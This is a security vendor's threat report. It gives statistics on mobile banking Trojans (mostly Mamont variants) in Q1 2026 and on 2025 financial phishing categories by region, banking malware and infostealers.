Mobile banking Trojans

Q1 2026 saw a characteristic rise in mobile banking Trojan activity, with the number of packages totaling 162,275, a 50% increase compared to the prior quarter.
Number of installation packages for mobile banking Trojans detected by Kaspersky, Q1 2025 — Q1 2026 (download)
We saw a similar growth in the previous quarter, with banking Trojan volumes rising by 50% during that period as well. Various Mamont variants accounted for the absolute majority of packages and represented nearly every entry in the rankings of most frequent banking Trojans by affected user count.
TOP 10 mobile bankers
Verdict
%* Q4 2025
%* Q1 2026
Difference in p.p.
Change in ranking
Trojan-Banker.AndroidOS.Mamont.jo
0.00
15.75
+15.75
Trojan-Banker.AndroidOS.Mamont.jx
0.00
9.22
+9.22
Trojan-Banker.AndroidOS.Mamont.jg
1.47
7.08
+5.61
+24
Trojan-Banker.AndroidOS.Mamont.gg
6.79
4.48
-2.32
-3
Trojan-Banker.AndroidOS.Mamont.ks
0.00
3.98
+3.98
Trojan-Banker.AndroidOS.Agent.ws
6.03
3.78
-2.25
-2
Trojan-Banker.AndroidOS.Mamont.hl
4.30
3.27
-1.03
+1
Trojan-Banker.AndroidOS.Mamont.iv
6.00
3.08
-2.92
-3
Trojan-Banker.AndroidOS.Mamont.jb
3.93
3.07
-0.86
+1
Trojan-Banker.AndroidOS.Mamont.jv
0.00
2.79
+2.79
* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile security solutions who encountered banking threats.
In 2025, the financial cyberthreat landscape continued to evolve. While traditional PC banking malware declined in relative prevalence, this shift was offset by the rapid growth of credential theft by infostealers. Attackers increasingly relied on aggregation and reuse of stolen data, rather than developing entirely new malware capabilities.
To describe the financial threat landscape in 2025, we analyzed anonymized data on malicious activities detected on the devices of Kaspersky security product users and consensually provided to us through the Kaspersky Security Network (KSN), along with publicly available data and data on the dark web.
We analyzed the data for
financial phishing,
banking malware,
infostealers and the dark web.
Key findings
Phishing

Phishing activity in 2025 shifted toward e-commerce (14.17%) and digital services (16.15%), with attackers increasingly tailoring campaigns to regional trends and user behavior, making social engineering more targeted despite reduced focus on traditional banking lures.
Banking malware
Financial PC malware declined in prevalence but remained a persistent threat, with established families continuing to operate, while attackers increasingly prioritize credential access and indirect fraud over deploying complex banking Trojans. To the contrary, mobile banking malware continues growing, as we wrote in detail in our mobile malware report.
Infostealers and the dark web
Infostealers became a central driver of financial cybercrime, fueling a growing dark web economy where stolen credentials, payment data, and full identity profiles are traded at scale, enabling widespread and destructive fraud operations.
Financial phishing
In 2025, online fraudsters continued to lure users to phishing and scam pages that mimicked the websites of popular brands and financial organizations. Attackers leveraged increasingly convincing social engineering techniques and brand impersonation to exploit user trust. Rather than relying solely on volume, campaigns showed greater targeting and contextual adaptation, reflecting a maturation of phishing operations.


The distribution of top phishing categories in 2025 shows a clear shift toward digital platforms that aggregate multiple user activities, with web services (16.15%), online games (14.58%), and online stores (14.17%) leading globally. Compared to 2024, the rise of online games and the decline of social networks and banks indicate that attackers are increasingly targeting environments where users are more likely to take a risk or engage impulsively. Categories such as instant messaging apps and global internet portals remain significant phishing targets, reflecting their role as communication and access hubs that can be exploited for credential harvesting.
TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices, 2025 (download)


Regional patterns further reinforce the adaptive nature of phishing campaigns, showing that attackers closely align category targeting with local digital habits. For example, online stores dominate heavily in the Middle East.
TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in the Middle East, 2025 (download)
Online games and instant messaging platforms feature more prominently in the CIS, suggesting a focus on younger or highly connected user bases.
TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in the CIS, 2025 (download)

APAC demonstrates almost equal shares of online games and banks which signifies a combined approach targeting different users.
TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in APAC, 2025 (download)
In Africa, a stronger emphasis on banks reflects the continued importance of traditional financial services. Most likely, this is due to the lower security level of the financial institutions in the region.
TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in Africa, 2025 (download)

Whereas in LATAM, delivery companies appearing in the top categories indicate attackers exploiting the growth of e-commerce logistics.
TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in Latin America, 2025 (download)
Europe presents a more balanced distribution across categories, pointing to diversified attack strategies.
TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in Europe, 2025 (download)
Attackers actively localize their tactics to maximize relevance and effectiveness.
